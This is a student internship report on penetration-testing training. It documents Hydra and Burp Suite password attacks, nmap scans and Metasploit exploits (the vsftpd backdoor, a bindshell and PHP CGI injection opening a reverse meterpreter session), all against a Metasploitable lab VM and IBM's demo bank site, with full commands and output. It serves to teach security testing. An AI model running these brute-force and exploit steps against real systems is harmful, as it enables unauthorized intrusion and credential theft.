

INTRENSHIP ON CYBERSECURITY

SELF INRODUCTION:

REPORT
ON
FOUR WEEKS OF INTERNSHIP
Carried out on
DLITHE

In partial fulfilment of the requirements for the award of Degree of

BACHELOR OF ENGINEERING

In

Information Science and Engineering

By

ANUSH R SHETTY

USN 4NM21IS021

(Duration: 6th Feb, 2023 to 15th Feb, 2023)

ABOUT DLITHE

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. The expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, we have established 8 development centers enabling student community to work on research and development. Our services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. We have transformed many lives by imparting 360 degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need. Also partnered with 20+ college students and equip them for all needs of industrial workforce and also enables the student body to establish connections between academia and business. To help student understand clients need across a range of disciplines. We place a strong emphasis on domain learning. The major goal is to stimulate engineers' cognitive processes rather than to construct the solutions.

ABOUT INTERNSHIP

a) SUMMARY OF INTERNSHIP

Internship is a professional learning experience that offers meaningful, practical work related to a student's field of study or career interest. An internship gives a student the opportunity for career exploration and development, and to learn new skills. Over the years, the term Cyber Security has gained much importance and become a common part of each one's life who is associated with a computer or a smartphone device. Cyber Security involves protecting key information and devices from cyber threats. It is a critical part of companies that collect and maintain huge databases of customer information, social platforms where personal information are submitted and government organizations where secret, political and defense information are involved.

The internship enables the student to harmonize what they learnt in class with reality in professional ground. The Internship program was divided into 15 days online and 15 days offline project work. The aim and motivation of this training is to receive discipline, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of information science. This document describes the work I have done as a part of my one month internship program with DLithe. This internship gave me the opportunity to gain practical knowledge on networks and penetration testing and it's underlying exploits and mechanism. The first task of this internship is to assimilate about networks which included topologies, media, IP Addressing, Subnetting, Protocols, OSI Model, IPS , IDS, TCP/IP Applications and Services. The second task was about to master Linux Administartion and Commands, Security policies, Physical security, Risk Management, Threat modelling. The next task included deep knowledge of Footprinting and Reconnaissance, Scanning networks, Enumeration, Vulnerability analysis, use of nmap commands, Sniffing, Evading IDS, Firewalls, Hacking wireless networks, Hacking IoT devices, Cloud computing and Cryptography, Information Security. Also we are made to learn case study pertaining to cybercrimes like 2021 LinkedIn breach, github attack, Capital one attack, Uber breach were also been discussed.

During my internship period a number of approaches and exposure methods were used which include hands on writing, various reading materials, Exposure to Cyber Security Industries Conducting various penetration tests on websites. My responsibilities included me to have deep knowledge of linux operating system and concept regarding ethical hacking as mentioned above and a profound understanding in various cybersecurity tools. I was also given task to develop and run an exploit on metasploitable machine and windows operating systems which also include evading windows firewall and it's antivirus softwares. Furthermore, I was learnt about google dorking and to gain vulnerable information.In conclusion, this was an opportunity to develop and enhance skills and competencies in my carrier field which I have achieved during this period.

b) Technical task performed group wise

1)PASSWORD CRACKING OF METASPLOITABLE MACHINE USING HYDRA.

Sol:-

a)use hydra -l users.txt -P pass.txt 192.168.137.178 ftp

```
(anush㉿kali)-[~]
$ hydra -L users.txt -P pass.txt 192.168.137.178 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-14 13:54:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 988 login tries (l:26/p:38), ~62 tries per task
[DATA] attacking ftp://192.168.137.178:21/

[STATUS] 304.00 tries/min, 304 tries in 00:01h, 684 to do in 00:03h, 16 active
[STATUS] 296.00 tries/min, 592 tries in 00:02h, 396 to do in 00:02h, 16 active
[STATUS] 293.00 tries/min, 879 tries in 00:03h, 109 to do in 00:01h, 16 active
[21][ftp] host: 192.168.137.178    login: msfadmin    password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-14 13:57:57
```

2) Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

Sol:-

a) login to testfire.net

Screenshot of the Altoro Mutual Online Banking Login page. The page displays a login error message: "Login Failed: We're sorry, but this username or password was not found in our system. Please try again." The URL in the browser is testfire.net/login.jsp.

Altoro Mutual

Online Banking Login

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Login Failed: We're sorry, but this username or password was not found in our system. Please try again.

Username:

Password:

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SW110>.

Copyright © 2008, 2023, IBM Corporation, All rights reserved.

b) Go to burpsuite and go to proxy and http history and then send post method to intruder

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Window Help

Interceptor HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIMEtype	Extension	Title	Comment	TLS	IP
1	https://testfire.net	GET	/			200	9620	HTML		Altoro Mutual	✓	65.61.137.117	
2	http://testfire.net	GET	/			200	9612	HTML		Altoro Mutual		65.61.137.117	
11	http://testfire.net	GET	/favicon.ico			404	7097	HTML	ico	Altoro Mutual		65.61.137.117	
12	http://testfire.net	GET	/login.jsp			200	8687	HTML	jsp	Altoro Mutual		65.61.137.117	
13	http://testfire.net	POST	/doLogin		✓	302	145					65.61.137.117	
14	http://testfire.net	GET	/login.jsp			200	8790	HTML	jsp	Altoro Mutual		65.61.137.117	

Request

Pretty Raw Hex

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 Content-Length: 37
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testfire.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://testfire.net/login.jsp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: JSESSIONID=9C2525F362F2AA0025B08A54C9A91193
14 Connection: close
15
16 uid=admin&passw=12345&btnSubmit=Login
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 Location: login.jsp
4 Content-Length: 0
5 Date: Mon, 13 Mar 2023 05:06:19 GMT
6 Connection: close
7
8
```

0 matches 0 matches

c) In Intruder set the payloads 1 and payloads 2

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions **Payloads** Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4
Payload type: Simple list Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load...	12345
Remove	user
Clear	anush
Deduplicate	

Add Enter a new item
Add from list... [Provision only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /|=;>?+&";"{}|^`#

d) Finally start the attack and one with longest length will be the real username and password

The screenshot shows the Burp Suite interface with the title "2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file". The "Results" tab is selected in the top navigation bar. Below it is a table with columns: Request, Payload 1, Payload 2, Status, Error, Timeout, Length, and Comment. The table contains 14 rows, indexed from 0 to 13. Row 1 is highlighted with an orange background, indicating it is the successful attack payload. The "Comment" column for this row shows a value of 276. The "Request" tab is selected in the bottom navigation bar, and the "Raw" tab is selected under it. A detailed view of the POST request is shown, including headers like Host, Content-Length, Cache-Control, Upgrade-Insecure-Requests, Origin, Content-Type, User-Agent, and Accept. The "Response" tab is also visible at the bottom.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			145	
1	admin	admin	302			276	
2	12345	admin	302			145	
3	user	admin	302			145	
4	anush	admin	302			145	
5	admin	password123	302			145	
6	12345	password123	302			145	
7	user	password123	302			145	
8	anush	password123	302			145	
9	admin	12345	302			145	
10	12345	12345	302			145	
11	user	12345	302			145	
12	anush	12345	302			145	
13	admin	pass	302			145	

Request Response

Pretty Raw Hex

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 Content-Length: 37
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testfire.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
   Safari/537.36
9 Accept:
```

③ ⚙️ ⏪ ⏩ Search... 0 matches

Finished

3) Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Sol:-

- 1)nbtscan -r 192.168.137.0/24
- 2)nmap – sV 192.168.137.178
- 3)msfconsole
- 4)search vsftpd
- 5)show options
- 6)use 0
- 7)set RHOSTS 192.168.137.178
- 8)show payloads
- 9)set payloads cmd/unix/interact
- 10)exploit

```
[root@kali ~]# nbtscan -r 192.168.137.0/24
Doing NBT name scan for addresses from 192.168.137.0/24

IP address      NetBIOS Name    Server      User          MAC address
192.168.137.21  <unknown>       <unknown>    e8:fb:1c:48:ce:a5
192.168.137.186 LAPTOP-S8GK8QGJ  <server>    <unknown>
192.168.137.255 Sendo failed: Permission denied
192.168.137.178 METASPLOITABLE  <server>    METASPLOITABLE 00:00:00:00:00:00

[root@kali ~]# nmap -sV 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 14:17 IST
Stats: 0:01:24 elapsed: 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 14:19 (0:00:04 remaining)
Stats: 0:01:29 elapsed: 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 14:19 (0:00:04 remaining)
Nmap scan report for 192.168.137.178
Host is up (0.0087s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
22/tcp    open  ssh           OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smptd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         Netkit rshd
514/tcp   open  shell         Netkit rshd
1099/tcp  open  rmiregistry?
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-Subuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:66:1A (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.22 seconds
```

```
[root@kali: /home/anush]
# nmap -p 21 --script vuln 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 13:47 IST
Nmap scan report for 192.168.137.178
Host is up (0.0012s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
| VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: BID:48539  CVE: CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_ _vBox http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
MAC Address: 08:00:27:03:66:1A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds

[root@kali: /home/anush]
# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!

          =[ metasploit v6.2.26-dev                      ]
+ -- ---=[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ -- ---=[ 951 payloads - 45 encoders - 11 nops        ]
```

```

root@kali: /home/anush
msf6 > search vsftpd
Matching Modules

#  Name                                     Disclosure Date   Rank    Check  Description
-  exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03     excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  RHOSTS      yes        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      21         yes       The target port (TCP)

  Payload options (cmd/unix/interact):
    Name  Current Setting  Required  Description

  Exploit target:
    Id  Name

    0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date   Rank    Check  Description
-  payload/cmd/unix/interact                normal        No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/ cmd/unix/interact

```

```

root@kali: /home/anush
File Actions Edit View Help

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  RHOSTS      yes        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      21         yes       The target port (TCP)

  Payload options (cmd/unix/interact):
    Name  Current Setting  Required  Description

  Exploit target:
    Id  Name

    0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date   Rank    Check  Description
-  payload/cmd/unix/interact                normal        No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/ cmd/unix/interact
[*] Unknown datastore option: payload/. Did you mean PAYLOAD?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => /cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.137.178:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.137.178:21 - USER: 331 Please specify the password.
[*] 192.168.137.178:21 - Backdoor service has been spawned, handling...
[*] 192.168.137.178:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.137.21:38357 -> 192.168.137.178:6200) at 2023-03-13 13:50:33 +0530

whoami
root

```

b) Exploiting Metasploit using SMTP

Sol:-

- 1)search smtp
- 2)use auxiliary/scanner/smtp/smtp_enum
- 3)show options

4)set RHOSTS 192.168.137.178

5)exploit

```
File Actions Edit View Help
[root@kali:~/home/anush]
# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DIDN'T SAY THE MAGIC WORD!

[!] msfvenom -v v6.2.26-dev
+ -- --[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ -- --[ 951 payloads - 45 encoders - 11 nops        ]
+ -- --[ 9 evasion          ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com

msf6 > search smtp

Matching Modules
=====
#  Name
-  exploit/linux/smtp/apache_james_exec
  1 auxiliary/server/capture/smtp
  2 auxiliary/scanner/smtp/clamav_milter_blackhole
  3 exploit/unix/smtp/clamav_milter_blackhole
  4 exploit/linux/browser/commoncrypt_mail_activex
  5 exploit/linux/smtp/exim_ghostbynname_bof
  6 exploit/linux/smtp/exim_dovecot_exec
  7 exploit/unix/smtp/exim4_string_format
  8 auxiliary/client/smtp/emailer
  9 exploit/linux/smtp/haraka
  10 exploit/windows/http/mdaemon_worldclient_form2raw
  11 exploit/windows/smtp/ms03_046_exchange2000_xech50
  12 exploit/windows/ssl/ms04_011_pct

  Disclosure Date Rank Check Description
  2015-10-01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
  1 normal No Authentication Capture: SMTP
  2007-08-24 excellent No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
  2010-05-19 great No Communicrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
  2015-01-27 great Yes Exim GHOST (glibc_gethostbyname) Buffer Overflow
  2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
  2010-12-07 excellent No Exim4 string_format Function Heap Buffer Overflow
  2017-01-26 excellent Yes Haraka SMTP Command Injection
  2003-12-29 great Yes MDaemon Worldclient Form2raw.cgi Stack Buffer Overflow
  2003-10-15 good Yes MS03-046 Exchange 2000 XECH50 Heap Overflow
  2004-04-13 average No MS04-011 Microsoft Private Communications Transport Overflow
```

```
File Actions Edit View Help
root@kali:~/home/anush
14 exploit/windows/smtp/mercury_cram_md5
15 exploit/unix/smtp/sendmail_debug
16 exploit/windows/smtp/njstar_smtp_bof
17 exploit/unix/smtp/openmid_mail_from_rce
18 exploit/unix/local/openmid_oob_read_lpe
19 exploit/windows/browser/oracle_dc_submittalexpress
20 exploit/unix/smtp/gmail_bash_sm_exec
21 auxiliary/scanner/smtp/smtp_version
22 auxiliary/scanner/smtp/smtp_ntlm_domain
23 auxiliary/scanner/smtp/smtp_relay
24 auxiliary/fuzzers/smtp/smtp_fuzzer
25 auxiliary/scanner/smtp/smtp_enum
26 auxiliary/dos/sendmail_prescan
27 exploit/windows/smtp/mailserver
28 exploit/unix/webapp/squirrelmail_pgp_plugin
29 exploit/windows/smtp/sysgauge_client_bof
30 exploit/windows/smtp/mailcarrier_smtp_enh
31 auxiliary/vsploit/poil/email_pii
32 exploit/windows/mail/ms07_017_anl_loadimage_chunksize
33 post/windows/gather/credentials/outlook
34 auxiliary/scanner/http/wp_easy_wp_smtp
35 exploit/windows/smtp/yopps_overflow1

  Disclosure Date Rank Check Description
  2007-08-18 great No Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
  1988-11-02 average Yes Morris Worm sendmail Debug Mode Shell Escape
  2011-10-31 normal Yes NJStar Communicator 3.00 MiniSMTP Buffer Overflow
  2020-01-28 excellent No OpenSMTP MAIL From Remote Code Execution
  2020-02-24 average Yes OpenSMTP OOB Read Local Privilege Escalation
  2009-08-28 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
  2014-09-24 normal No Gmail SMTP Bash Environment Variable Injection (Shellshock)
  normal No SMTP Banner Grabber
  normal No SMTP NTLM Domain Extraction
  normal No SMTP Open Relay Detection
  normal No SMTP Simple Fuzzer
  normal No SMTP User Enumeration Utility
  2003-09-17 normal No Sendmail SMTP Address prescan Memory Corruption
  2005-07-11 average Yes SoftiiaCom MailServer 1.0 Buffer Overflow
  2007-07-09 manual No SquirrelMail PGP Plugin Command Execution (SMTP)
  2017-02-28 normal No SysGauge SMTP Validation Buffer Overflow
  2004-10-26 good Yes TABS MailCarrier v2.51 SMTP EHLO Overflow
  normal No VSplite Email PII
  2007-03-28 great No Windows ANI LoadAnIcon() Chunk Size Stack Buffer Overflow (SMTP)
  normal No Windows Gather Microsoft Outlook Saved Password Extraction
  2020-12-06 normal No WordPress Easy WP SMTP Password Reset
  2004-09-27 average Yes YOPPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopps_overflow1

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name  Current Setting  Required  Description
-----  -----  -----  -----
RHOSTS
REPORT  25
THREADS  1
UNIXONLY  true
USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes  The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.


msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.137.178:25 - 192.168.137.178:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.137.178:25 - 192.168.137.178:25 Users found: , backup, bin, daemon, distcc, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.137.178:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

c) Exploiting Metasploit using Blind shell

Sol:-

1) ncat 192.168.137.178 1524



```
(root㉿kali)-[~]
└─# ncat 192.168.137.178 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# ls
1.sh
bin
boot
cdrom
dev
etc   Home
home
initrd
initrd.img
lib
lost+found
media
mnt Box-GA
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# █
```

d) Exploiting Metasploit using HTTP

Sol:-

- 1)search http scanner
- 2) use auxiliary/scanner/http/http_version
- 3)show options
- 4)set RHOSTS 192.168.137.178
- 5)run
- 7)search php 5.4.2
- 8)use 1
- 9)show options
- 10)set RHOSTS 192.168.137.178
- 11)exploit

```

root@kali: ~
File Actions Edit View Help
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 auxiliary(scanner/http/http_version) > run
[*] 192.168.137.178:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false Negotiate SSL/TLS for outgoing connections

```

```

root@kali: ~
File Actions Edit View Help
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false Negotiate SSL/TLS for outgoing connections
TARGETURI 0 no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.137.21 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.137.21:4444
[*] Sending stage (39927 bytes) to 192.168.137.178
[*] Meterpreter session 1 opened (192.168.137.21:4444 -> 192.168.137.178:37508) at 2023-03-13 16:43:23 +0530

meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > 

```

5) Perform Network scanning using following nmap commands:

a) nmap -p

```
root@kali:~# nmap -p 21 --script vuln 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 18:22 IST
Nmap scan report for 192.168.137.178
Host is up (0.0020s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPD version 2.3.4 backdoor
